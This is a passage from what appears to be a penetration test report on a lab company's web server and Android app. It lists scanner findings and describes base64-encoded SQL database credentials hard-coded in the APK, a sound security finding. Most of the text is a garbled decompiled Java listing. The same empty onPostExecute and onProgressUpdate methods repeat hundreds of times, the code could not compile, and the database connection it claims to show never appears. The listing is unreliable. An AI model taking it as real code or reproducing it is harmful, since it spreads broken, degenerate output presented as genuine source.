Test Links	<a href="http://www.f4rmc0rp.com:80/brian/">http://www.f4rmc0rp.com:80/brian/</a> <a href="http://172.30.0.128:80/brian/">http://172.30.0.128:80/brian/</a>
OSVDB Entries	OSVDB-0
URI	/brian/
HTTP Method	GET
Description	The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
Test Links	<a href="http://www.f4rmc0rp.com:80/brian/">http://www.f4rmc0rp.com:80/brian/</a> <a href="http://172.30.0.128:80/brian/">http://172.30.0.128:80/brian/</a>
OSVDB Entries	OSVDB-0

## Finding: Mobile App Authentication Method Vulnerability

### Risk Rating


Attackers can easily gain access to valid user credentials that are used to connect to a remote service; in this case, the remote service is a SQL database. Attackers can use these credentials to access the remote service from their own applications and inject malicious code into the database. The risk rating is High: DREAD Score 28 = 6 + 8 + 4 + 3 + 7.

### Vulnerability Description

The vulnerability occurs because the username and password used to access the SQL database are stored in the app. The authentication method seems to occur in the app rather than at the remote endpoint. Furthermore, the credentials are encoded as base64 strings, which is made clear within the code, and the credentials can be easily decoded because of this.

## Confirmation method

After downloading the F4rmC0rp.apk file and inspecting the source code via the jadx tool, we were able to easily identify the base64 strings for the username and password in the "ItemListActivity" class. The password was named b64password, and the username was named b64username. Further inspection of the class revealed that the credentials were used to connect to a SQL database with a specific IP address and port number. We were easily able to decode the username and password on our kali machine.



```
22 import java.sql.ResultSet;
23 import java.util.List;
24
25 public class ItemListActivity extends AppCompatActivity {
26     static final /* synthetic */ boolean $assertionsDisabled = false;
27     private boolean mShowItems;
28
29     class Async extends AsyncTask<Void, Void, Void> {
30         String b64password = "S0V";
31         String b64username = "RjR";
32         String error;
33         String records;
34
35         Async() {
36             String str = "";
37             this.records = str;
38             this.error = str;
39         }
40     }
41
42     @Override
43     protected void onCreate(Bundle savedInstanceState) {
44         super.onCreate(savedInstanceState);
45         setContentView(R.layout.item_list);
46         setTitle("ItemListActivity");
47         findViewById(R.id.button).setOnClickListener(new View.OnClickListener() {
48             public void onClick() {
49                 Async async = new Async();
50                 async.execute();
51             }
52         });
53     }
54
55     @Override
56     protected void onPostExecute(Void result) {
57         String str = "";
58         this.records = str;
59         this.error = str;
60     }
61
62     @Override
63     protected void onProgressUpdate(Void[] values) {
64         String str = "";
65         this.records = str;
66         this.error = str;
67     }
68
69     @Override
70     protected void onPostExecute(Void result) {
71         String str = "";
72         this.records = str;
73         this.error = str;
74     }
75
76     @Override
77     protected void onProgressUpdate(Void[] values) {
78         String str = "";
79         this.records = str;
80         this.error = str;
81     }
82
83     @Override
84     protected void onPostExecute(Void result) {
85         String str = "";
86         this.records = str;
87         this.error = str;
88     }
89
90     @Override
91     protected void onProgressUpdate(Void[] values) {
92         String str = "";
93         this.records = str;
94         this.error = str;
95     }
96
97     @Override
98     protected void onPostExecute(Void result) {
99         String str = "";
100         this.records = str;
101         this.error = str;
102     }
103
104     @Override
105     protected void onProgressUpdate(Void[] values) {
106         String str = "";
107         this.records = str;
108         this.error = str;
109     }
110
111     @Override
112     protected void onPostExecute(Void result) {
113         String str = "";
114         this.records = str;
115         this.error = str;
116     }
117
118     @Override
119     protected void onProgressUpdate(Void[] values) {
120         String str = "";
121         this.records = str;
122         this.error = str;
123     }
124
125     @Override
126     protected void onPostExecute(Void result) {
127         String str = "";
128         this.records = str;
129         this.error = str;
130     }
131
132     @Override
133     protected void onProgressUpdate(Void[] values) {
134         String str = "";
135         this.records = str;
136         this.error = str;
137     }
138
139     @Override
140     protected void onPostExecute(Void result) {
141         String str = "";
142         this.records = str;
143         this.error = str;
144     }
145
146     @Override
147     protected void onProgressUpdate(Void[] values) {
148         String str = "";
149         this.records = str;
150         this.error = str;
151     }
152
153     @Override
154     protected void onPostExecute(Void result) {
155         String str = "";
156         this.records = str;
157         this.error = str;
158     }
159
160     @Override
161     protected void onProgressUpdate(Void[] values) {
162         String str = "";
163         this.records = str;
164         this.error = str;
165     }
166
167     @Override
168     protected void onPostExecute(Void result) {
169         String str = "";
170         this.records = str;
171         this.error = str;
172     }
173
174     @Override
175     protected void onProgressUpdate(Void[] values) {
176         String str = "";
177         this.records = str;
178         this.error = str;
179     }
180
181     @Override
182     protected void onPostExecute(Void result) {
183         String str = "";
184         this.records = str;
185         this.error = str;
186     }
187
188     @Override
189     protected void onProgressUpdate(Void[] values) {
190         String str = "";
191         this.records = str;
192         this.error = str;
193     }
194
195     @Override
196     protected void onPostExecute(Void result) {
197         String str = "";
198         this.records = str;
199         this.error = str;
200     }
201
202     @Override
203     protected void onProgressUpdate(Void[] values) {
204         String str = "";
205         this.records = str;
206         this.error = str;
207     }
208
209     @Override
210     protected void onPostExecute(Void result) {
211         String str = "";
212         this.records = str;
213         this.error = str;
214     }
215
216     @Override
217     protected void onProgressUpdate(Void[] values) {
218         String str = "";
219         this.records = str;
220         this.error = str;
221     }
222
223     @Override
224     protected void onPostExecute(Void result) {
225         String str = "";
226         this.records = str;
227         this.error = str;
228     }
229
230     @Override
231     protected void onProgressUpdate(Void[] values) {
232         String str = "";
233         this.records = str;
234         this.error = str;
235     }
236
237     @Override
238     protected void onPostExecute(Void result) {
239         String str = "";
240         this.records = str;
241         this.error = str;
242     }
243
244     @Override
245     protected void onProgressUpdate(Void[] values) {
246         String str = "";
247         this.records = str;
248         this.error = str;
249     }
250
251     @Override
252     protected void onPostExecute(Void result) {
253         String str = "";
254         this.records = str;
255         this.error = str;
256     }
257
258     @Override
259     protected void onProgressUpdate(Void[] values) {
260         String str = "";
261         this.records = str;
262         this.error = str;
263     }
264
265     @Override
266     protected void onPostExecute(Void result) {
267         String str = "";
268         this.records = str;
269         this.error = str;
270     }
271
272     @Override
273     protected void onProgressUpdate(Void[] values) {
274         String str = "";
275         this.records = str;
276         this.error = str;
277     }
278
279     @Override
280     protected void onPostExecute(Void result) {
281         String str = "";
282         this.records = str;
283         this.error = str;
284     }
285
286     @Override
287     protected void onProgressUpdate(Void[] values) {
288         String str = "";
289         this.records = str;
290         this.error = str;
291     }
292
293     @Override
294     protected void onPostExecute(Void result) {
295         String str = "";
296         this.records = str;
297         this.error = str;
298     }
299
300     @Override
301     protected void onProgressUpdate(Void[] values) {
302         String str = "";
303         this.records = str;
304         this.error = str;
305     }
306
307     @Override
308     protected void onPostExecute(Void result) {
309         String str = "";
310         this.records = str;
311         this.error = str;
312     }
313
314     @Override
315     protected void onProgressUpdate(Void[] values) {
316         String str = "";
317         this.records = str;
318         this.error = str;
319     }
320
321     @Override
322     protected void onPostExecute(Void result) {
323         String str = "";
324         this.records = str;
325         this.error = str;
326     }
327
328     @Override
329     protected void onProgressUpdate(Void[] values) {
330         String str = "";
331         this.records = str;
332         this.error = str;
333     }
334
335     @Override
336     protected void onPostExecute(Void result) {
337         String str = "";
338         this.records = str;
339         this.error = str;
340     }
341
342     @Override
343     protected void onProgressUpdate(Void[] values) {
344         String str = "";
345         this.records = str;
346         this.error = str;
347     }
348
349     @Override
350     protected void onPostExecute(Void result) {
351         String str = "";
352         this.records = str;
353         this.error = str;
354     }
355
356     @Override
357     protected void onProgressUpdate(Void[] values) {
358         String str = "";
359         this.records = str;
360         this.error = str;
361     }
362
363     @Override
364     protected void onPostExecute(Void result) {
365         String str = "";
366         this.records = str;
367         this.error = str;
368     }
369
370     @Override
371     protected void onProgressUpdate(Void[] values) {
372         String str = "";
373         this.records = str;
374         this.error = str;
375     }
376
377     @Override
378     protected void onPostExecute(Void result) {
379         String str = "";
380         this.records = str;
381         this.error = str;
382     }
383
384     @Override
385     protected void onProgressUpdate(Void[] values) {
386         String str = "";
387         this.records = str;
388         this.error = str;
389     }
390
391     @Override
392     protected void onPostExecute(Void result) {
393         String str = "";
394         this.records = str;
395         this.error = str;
396     }
397
398     @Override
399     protected void onProgressUpdate(Void[] values) {
400         String str = "";
401         this.records = str;
402         this.error = str;
403     }
404
405     @Override
406     protected void onPostExecute(Void result) {
407         String str = "";
408         this.records = str;
409         this.error = str;
410     }
411
412     @Override
413     protected void onProgressUpdate(Void[] values) {
414         String str = "";
415         this.records = str;
416         this.error = str;
417     }
418
419     @Override
420     protected void onPostExecute(Void result) {
421         String str = "";
422         this.records = str;
423         this.error = str;
424     }
425
426     @Override
427     protected void onProgressUpdate(Void[] values) {
428         String str = "";
429         this.records = str;
430         this.error = str;
431     }
432
433     @Override
434     protected void onPostExecute(Void result) {
435         String str = "";
436         this.records = str;
437         this.error = str;
438     }
439
440     @Override
441     protected void onProgressUpdate(Void[] values) {
442         String str = "";
443         this.records = str;
444         this.error = str;
445     }
446
447     @Override
448     protected void onPostExecute(Void result) {
449         String str = "";
450         this.records = str;
451         this.error = str;
452     }
453
454     @Override
455     protected void onProgressUpdate(Void[] values) {
456         String str = "";
457         this.records = str;
458         this.error = str;
459     }
460
461     @Override
462     protected void onPostExecute(Void result) {
463         String str = "";
464         this.records = str;
465         this.error = str;
466     }
467
468     @Override
469     protected void onProgressUpdate(Void[] values) {
470         String str = "";
471         this.records = str;
472         this.error = str;
473     }
474
475     @Override
476     protected void onPostExecute(Void result) {
477         String str = "";
478         this.records = str;
479         this.error = str;
480     }
481
482     @Override
483     protected void onProgressUpdate(Void[] values) {
484         String str = "";
485         this.records = str;
486         this.error = str;
487     }
488
489     @Override
490     protected void onPostExecute(Void result) {
491         String str = "";
492         this.records = str;
493         this.error = str;
494     }
495
496     @Override
497     protected void onProgressUpdate(Void[] values) {
498         String str = "";
499         this.records = str;
500         this.error = str;
501     }
502
503     @Override
504     protected void onPostExecute(Void result) {
505         String str = "";
506         this.records = str;
507         this.error = str;
508     }
509
510     @Override
511     protected void onProgressUpdate(Void[] values) {
512         String str = "";
513         this.records = str;
514         this.error = str;
515     }
516
517     @Override
518     protected void onPostExecute(Void result) {
519         String str = "";
520         this.records = str;
521         this.error = str;
522     }
523
524     @Override
525     protected void onProgressUpdate(Void[] values) {
526         String str = "";
527         this.records = str;
528         this.error = str;
529     }
530
531     @Override
532     protected void onPostExecute(Void result) {
533         String str = "";
534         this.records = str;
535         this.error = str;
536     }
537
538     @Override
539     protected void onProgressUpdate(Void[] values) {
540         String str = "";
541         this.records = str;
542         this.error = str;
543     }
544
545     @Override
546     protected void onPostExecute(Void result) {
547         String str = "";
548         this.records = str;
549         this.error = str;
550     }
551
552     @Override
553     protected void onProgressUpdate(Void[] values) {
554         String str = "";
555         this.records = str;
556         this.error = str;
557     }
558
559     @Override
560     protected void onPostExecute(Void result) {
561         String str = "";
562         this.records = str;
563         this.error = str;
564     }
565
566     @Override
567     protected void onProgressUpdate(Void[] values) {
568         String str = "";
569         this.records = str;
570         this.error = str;
571     }
572
573     @Override
574     protected void onPostExecute(Void result) {
575         String str = "";
576         this.records = str;
577         this.error = str;
578     }
579
580     @Override
581     protected void onProgressUpdate(Void[] values) {
582         String str = "";
583         this.records = str;
584         this.error = str;
585     }
586
587     @Override
588     protected void onPostExecute(Void result) {
589         String str = "";
590         this.records = str;
591         this.error = str;
592     }
593
594     @Override
595     protected void onProgressUpdate(Void[] values) {
596         String str = "";
597         this.records = str;
598         this.error = str;
599     }
600
601     @Override
602     protected void onPostExecute(Void result) {
603         String str = "";
604         this.records = str;
605         this.error = str;
606     }
607
608     @Override
609     protected void onProgressUpdate(Void[] values) {
610         String str = "";
611         this.records = str;
612         this.error = str;
613     }
614
615     @Override
616     protected void onPostExecute(Void result) {
617         String str = "";
618         this.records = str;
619         this.error = str;
620     }
621
622     @Override
623     protected void onProgressUpdate(Void[] values) {
624         String str = "";
625         this.records = str;
626         this.error = str;
627     }
628
629     @Override
630     protected void onPostExecute(Void result) {
631         String str = "";
632         this.records = str;
633         this.error = str;
634     }
635
636     @Override
637     protected void onProgressUpdate(Void[] values) {
638         String str = "";
639         this.records = str;
640         this.error = str;
641     }
642
643     @Override
644     protected void onPostExecute(Void result) {
645         String str = "";
646         this.records = str;
647         this.error = str;
648     }
649
650     @Override
651     protected void onProgressUpdate(Void[] values) {
652         String str = "";
653         this.records = str;
654         this.error = str;
655     }
656
657     @Override
658     protected void onPostExecute(Void result) {
659         String str = "";
660         this.records = str;
661         this.error = str;
662     }
663
664     @Override
665     protected void onProgressUpdate(Void[] values) {
666         String str = "";
667         this.records = str;
668         this.error = str;
669     }
670
671     @Override
672     protected void onPostExecute(Void result) {
673         String str = "";
674         this.records = str;
675         this.error = str;
676     }
677
678     @Override
679     protected void onProgressUpdate(Void[] values) {
680         String str = "";
681         this.records = str;
682         this.error = str;
683     }
684
685     @Override
686     protected void onPostExecute(Void result) {
687         String str = "";
688         this.records = str;
689         this.error = str;
690     }
691
692     @Override
693     protected void onProgressUpdate(Void[] values) {
694         String str = "";
695         this.records = str;
696         this.error = str;
697     }
698
699     @Override
700     protected void onPostExecute(Void result) {
701         String str = "";
702         this.records = str;
703         this.error = str;
704     }
705
706     @Override
707     protected void onProgressUpdate(Void[] values) {
708         String str = "";
709         this.records = str;
710         this.error = str;
711     }
712
713     @Override
714     protected void onPostExecute(Void result) {
715         String str = "";
716         this.records = str;
717         this.error = str;
718     }
719
720     @Override
721     protected void onProgressUpdate(Void[] values) {
722         String str = "";
723         this.records = str;
724         this.error = str;
725     }
726
727     @Override
728     protected void onPostExecute(Void result) {
729         String str = "";
730         this.records = str;
731         this.error = str;
732     }
733
734     @Override
735     protected void onProgressUpdate(Void[] values) {
736         String str = "";
737         this.records = str;
738         this.error = str;
739     }
740
741     @Override
742     protected void onPostExecute(Void result) {
743         String str = "";
744         this.records = str;
745         this.error = str;
746     }
747
748     @Override
749     protected void onProgressUpdate(Void[] values) {
750         String str = "";
751         this.records = str;
752         this.error = str;
753     }
754
755     @Override
756     protected void onPostExecute(Void result) {
757         String str = "";
758         this.records = str;
759         this.error = str;
760     }
761
762     @Override
763     protected void onProgressUpdate(Void[] values) {
764         String str = "";
765         this.records = str;
766         this.error = str;
767     }
768
769     @Override
770     protected void onPostExecute(Void result) {
771         String str = "";
772         this.records = str;
773         this.error = str;
774     }
775
776     @Override
777     protected void onProgressUpdate(Void[] values) {
778         String str = "";
779         this.records = str;
780         this.error = str;
781     }
782
783     @Override
784     protected void onPostExecute(Void result) {
785         String str = "";
786         this.records = str;
787         this.error = str;
788     }
789
790     @Override
791     protected void onProgressUpdate(Void[] values) {
792         String str = "";
793         this.records = str;
794         this.error = str;
795     }
796
797     @Override
798     protected void onPostExecute(Void result) {
799         String str = "";
800         this.records = str;
801         this.error = str;
802     }
803
804     @Override
805     protected void onProgressUpdate(Void[] values) {
806         String str = "";
807         this.records = str;
808         this.error = str;
809     }
810
811     @Override
812     protected void onPostExecute(Void result) {
813         String str = "";
814         this.records = str;
815         this.error = str;
816     }
817
818     @Override
819     protected void onProgressUpdate(Void[] values) {
820         String str = "";
821         this.records = str;
822         this.error = str;
823     }
824
825     @Override
826     protected void onPostExecute(Void result) {
827         String str = "";
828         this.records = str;
829         this.error = str;
830     }
831
832     @Override
833     protected void onProgressUpdate(Void[] values) {
834         String str = "";
835         this.records = str;
836         this.error = str;
837     }
838
839     @Override
840     protected void onPostExecute(Void result) {
841         String str = "";
842         this.records = str;
843         this.error = str;
844     }
845
846     @Override
847     protected void onProgressUpdate(Void[] values) {
848         String str = "";
849         this.records = str;
850         this.error = str;
851     }
852
853     @Override
854     protected void onPostExecute(Void result) {
855         String str = "";
856         this.records = str;
857         this.error = str;
858     }
859
860     @Override
861     protected void onProgressUpdate(Void[] values) {
862         String str = "";
863         this.records = str;
864         this.error = str;
865     }
866
867     @Override
868     protected void onPostExecute(Void result) {
869         String str = "";
870         this.records = str;
871         this.error = str;
872     }
873
874     @Override
875     protected void onProgressUpdate(Void[] values) {
876         String str = "";
877         this.records = str;
878         this.error = str;
879     }
880
881     @Override
882     protected void onPostExecute(Void result) {
883         String str = "";
884         this.records = str;
885         this.error = str;
886     }
887
888     @Override
889     protected void onProgressUpdate(Void[] values) {
890         String str = "";
891         this.records = str;
892         this.error = str;
893     }
894
895     @Override
896     protected void onPostExecute(Void result) {
897         String str = "";
898         this.records = str;
899         this.error = str;
900     }
901
902     @Override
903     protected void onProgressUpdate(Void[] values) {
904         String str = "";
905         this.records = str;
906         this.error = str;
907     }
908
909     @Override
910     protected void onPostExecute(Void result) {
911         String str = "";
912         this.records = str;
913         this.error = str;
914     }
915
916     @Override
917     protected void onProgressUpdate(Void[] values) {
918         String str = "";
919         this.records = str;
920         this.error = str;
921     }
922
923     @Override
924     protected void onPostExecute(Void result) {
925         String str = "";
926         this.records = str;
927         this.error = str;
928     }
929
930     @Override
931     protected void onProgressUpdate(Void[] values) {
932         String str = "";
933         this.records = str;
934         this.error = str;
935     }
936
937     @Override
938     protected void onPostExecute(Void result) {
939         String str = "";
940         this.records = str;
941         this.error = str;
942     }
943
944     @Override
945     protected void onProgressUpdate(Void[] values) {
946         String str = "";
947         this.records = str;
948         this.error = str;
949     }
950
951     @Override
952     protected void onPostExecute(Void result) {
953         String str = "";
954         this.records = str;
955         this.error = str;
956     }
957
958     @Override
959     protected void onProgressUpdate(Void[] values) {
960         String str = "";
961         this.records = str;
962         this.error = str;
963     }
964
965     @Override
966     protected void onPostExecute(Void result) {
967         String str = "";
968         this.records = str;
969         this.error = str;
970     }
971
972     @Override
973     protected void onProgressUpdate(Void[] values) {
974         String str = "";
975         this.records = str;
976         this.error = str;
977     }
978
979     @Override
980     protected void onPostExecute(Void result) {
981         String str = "";
982         this.records = str;
983         this.error = str;
984     }
985
986     @Override
987     protected void onProgressUpdate(Void[] values) {
988         String str = "";
989         this.records = str;
990         this.error = str;
991     }
992
993     @Override
994     protected void onPostExecute(Void result) {
995         String str = "";
996         this.records = str;
997         this.error = str;
998     }
999
1000     @Override
1001     protected void onProgressUpdate(Void[] values) {
1002         String str = "";
1003         this.records = str;
1004         this.error = str;
1005     }
1006
1007     @Override
1008     protected void onPostExecute(Void result) {
1009         String str = "";
1010         this.records = str;
1011         this.error = str;
1012     }
1013
1014     @Override
1015     protected void onProgressUpdate(Void[] values) {
1016         String str = "";
1017         this.records = str;
1018         this.error = str;
1019     }
1020
1021     @Override
1022     protected void onPostExecute(Void result) {
1023         String str = "";
1024         this.records = str;
1025         this.error = str;
1026     }
1027
1028     @Override
1029     protected void onProgressUpdate(Void[] values) {
1030         String str = "";
1031         this.records = str;
1032         this.error = str;
1033     }
1034
1035     @Override
1036     protected void onPostExecute(Void result) {
1037         String str = "";
1038         this.records = str;
1039         this.error = str;
1040     }
1041
1042     @Override
1043     protected void onProgressUpdate(Void[] values) {
1044         String str = "";
1045         this.records = str;
1046         this.error = str;
1047     }
1048
1049     @Override
1050     protected void onPostExecute(Void result) {
1051         String str = "";
1052         this.records = str;
1053         this.error = str;
1054     }
1055
1056     @Override
1057     protected void onProgressUpdate(Void[] values) {
1058         String str = "";
1059         this.records = str;
1060         this.error = str;
1061     }
1062
1063     @Override
1064     protected void onPostExecute(Void result) {
1065         String str = "";
1066         this.records = str;
1067         this.error = str;
1068     }
1069
1070     @Override
1071     protected void onProgressUpdate(Void[] values) {
1072         String str = "";
1073         this.records = str;
1074         this.error = str;
1075     }
1076
1077     @Override
1078     protected void onPostExecute(Void result) {
1079         String str = "";
1080         this.records = str;
1081         this.error = str;
1082     }
1083
1084     @Override
1085     protected void onProgressUpdate(Void[] values) {
1086         String str = "";
1087         this.records = str;
1088         this.error = str;
1089     }
1090
1091     @Override
1092     protected void onPostExecute(Void result) {
1093         String str = "";
1094         this.records = str;
1095         this.error = str;
1096     }
1097
1098     @Override
1099     protected void onProgressUpdate(Void[] values) {
1100         String str = "";
1101         this.records = str;
1102         this.error = str;
1103     }
1104
1105     @Override
1106     protected void onPostExecute(Void result) {
1107         String str = "";
1108         this.records = str;
1109         this.error = str;
1110     }
1111
1112     @Override
1113     protected void onProgressUpdate(Void[] values) {
1114         String str = "";
1115         this.records = str;
1116         this.error = str;
1117     }
1118
1119     @Override
1120     protected void onPostExecute(Void result) {
1121         String str = "";
1122         this.records = str;
1123         this.error = str;
1124     }
1125
1126     @Override
1127     protected void onProgressUpdate(Void[] values) {
1128         String str = "";
1129         this.records = str;
1130         this.error = str;
1131     }
1132
1133     @Override
1134     protected void onPostExecute(Void result) {
1135         String str = "";
1136         this.records = str;
1137         this.error = str;
1138     }
1139
1140     @Override
1141     protected void onProgressUpdate(Void[] values) {
1142         String str = "";
1143         this.records = str;
1144         this.error = str;
1145     }
1146
1147     @Override
1148     protected void onPostExecute(Void result) {
1149         String str = "";
1150         this.records = str;
1151         this.error = str;
1152     }
1153
1154     @Override
1155     protected void onProgressUpdate(Void[] values) {
1156         String str = "";
1157         this.records = str;
1158         this.error = str;
1159     }
1160
1161     @Override
1162     protected void onPostExecute(Void result) {
1163         String str = "";
1164         this.records = str;
1165         this.error = str;
1166     }
1167
1168     @Override
1169     protected void onProgressUpdate(Void[] values) {
1170         String str = "";
1171         this.records = str;
1172         this.error = str;
1173     }
1174
1175     @Override
1176     protected void onPostExecute(Void result) {
1177         String str = "";
1178         this.records = str;
1179         this.error = str;
1180     }
1181
1182     @Override
1183     protected void onProgressUpdate(Void[] values) {
1184         String str = "";
1185         this.records = str;
1186         this.error = str;
1187     }
1188
1189     @Override
1190     protected void onPostExecute(Void result) {
1191         String str = "";
1192         this.records = str;
1193         this.error = str;
1194     }
1195
1196     @Override
1197     protected void onProgressUpdate(Void[] values) {
1198         String str = "";
1199         this.records = str;
1200         this.error = str;
1201     }
1202
1203     @Override
1204     protected void onPostExecute(Void result) {
1205         String str = "";
1206         this.records = str;
1207         this.error = str;
1208     }
1209
1210     @Override
1211     protected void onProgressUpdate(Void[] values) {
1212         String str = "";
1213         this.records = str;
1214         this.error = str;
1215     }
1216
1217     @Override
1218     protected void onPostExecute(Void result) {
1219         String str = "";
1220         this.records = str;
1221         this.error = str;
1222     }
1223
1224     @Override
1225     protected void onProgressUpdate(Void[] values) {
1226         String str = "";
1227         this.records = str;
1228         this.error = str;
1229     }
1230
1231     @Override
1232     protected void onPostExecute(Void result) {
1233         String str = "";
1234         this.records = str;
1235         this.error = str;
1236     }
1237
1238     @Override
1239     protected void onProgressUpdate(Void[] values) {
1240         String str = "";
1241         this.records = str;
1242         this.error = str;
1243     }
1244
1245     @Override
1246     protected void onPostExecute(Void result) {
1247         String str = "";
1248         this.records = str;
1249         this.error = str;
1250     }
1251
1252     @Override
1253     protected void onProgressUpdate(Void[] values) {
1254         String str = "";
1255         this.records = str;
1256         this.error = str;
1257     }
1258
1259     @Override
1260     protected void onPostExecute(Void result) {
1261         String str = "";
1262         this.records = str;
1263         this.error = str;
1264     }
1265
1266     @Override
1267     protected void onProgressUpdate(Void[] values) {
1268         String str = "";
1269         this.records = str;
1270         this.error = str;
1271     }
1272
1273     @Override
1274     protected void onPostExecute(Void result) {
1275         String str = "";
1276         this.records = str;
1277         this.error = str;
1278     }
1279
1280     @Override
1281     protected void onProgressUpdate(Void[] values) {
1282         String str = "";
1283         this.records = str;
1284         this.error = str;
1285     }
1286
1287     @Override
1288     protected void onPostExecute(Void result) {
1289         String str = "";
1290         this.records = str;
1291         this.error = str;
1292     }
1293
1294     @Override
1295     protected void onProgressUpdate(Void[] values) {
1296         String str = "";
1297         this.records = str;
1298         this.error = str;
1299     }
1300
1301     @Override
1302     protected void onPostExecute(Void result) {
1303         String str = "";
1304         this.records = str;
1305         this.error = str;
1306     }
1307
1308     @Override
1309     protected void onProgressUpdate(Void[] values) {
1310         String str = "";
1311         this.records = str;
1312         this.error = str;
1313     }
1314
1315     @Override
1316     protected void onPostExecute(Void result) {
1317         String str = "";
1318         this.records = str;
1319         this.error = str;
1320     }
1321
1322     @Override
1323     protected void onProgressUpdate(Void[] values) {
1324         String str = "";
1325         this.records = str;
1326         this.error = str;
1327     }
1328
1329     @Override
1330     protected void onPostExecute(Void result) {
1331         String str = "";
1332         this.records = str;
1333         this.error = str;
1334     }
1335
1336     @Override
1337     protected void onProgressUpdate(Void[] values) {
1338         String str = "";
1339         this.records = str;
1340         this.error = str;
1341     }
1342
1343     @Override
1344     protected void onPostExecute(Void result) {
1345         String str = "";
1346         this.records = str;
1347         this.error = str;
1348     }
1349
1350     @Override
1351     protected void onProgressUpdate(Void[] values) {
1352         String str = "";
1353         this.records = str;
1354         this.error = str;
1355     }
1356
1357     @Override
1358     protected void onPostExecute(Void result) {
1359         String str = "";
1360         this.records = str;
1361         this.error = str;
1362     }
1363
1364     @Override
1365     protected void onProgressUpdate(Void[] values) {
1366         String str = "";
1367         this.records = str;
1368         this.error = str;
1369     }
1370
1371     @Override
1372     protected void onPostExecute(Void result) {
1373         String str = "";
1374         this.records = str;
1375         this.error = str;
1376     }
1377
1378     @Override
1379     protected void onProgressUpdate(Void[] values) {
1380         String str = "";
1381         this.records = str;
1382         this.error = str;
1383     }
1384
1385     @Override
1386     protected void onPostExecute(Void result) {
1387         String str = "";
1388         this.records = str;
1389         this.error = str;
1390     }
1391
1392     @Override
1393     protected void onProgressUpdate(Void[] values) {
1394         String str = "";
1395         this.records = str;
1396         this.error = str;
1397     }
1398
```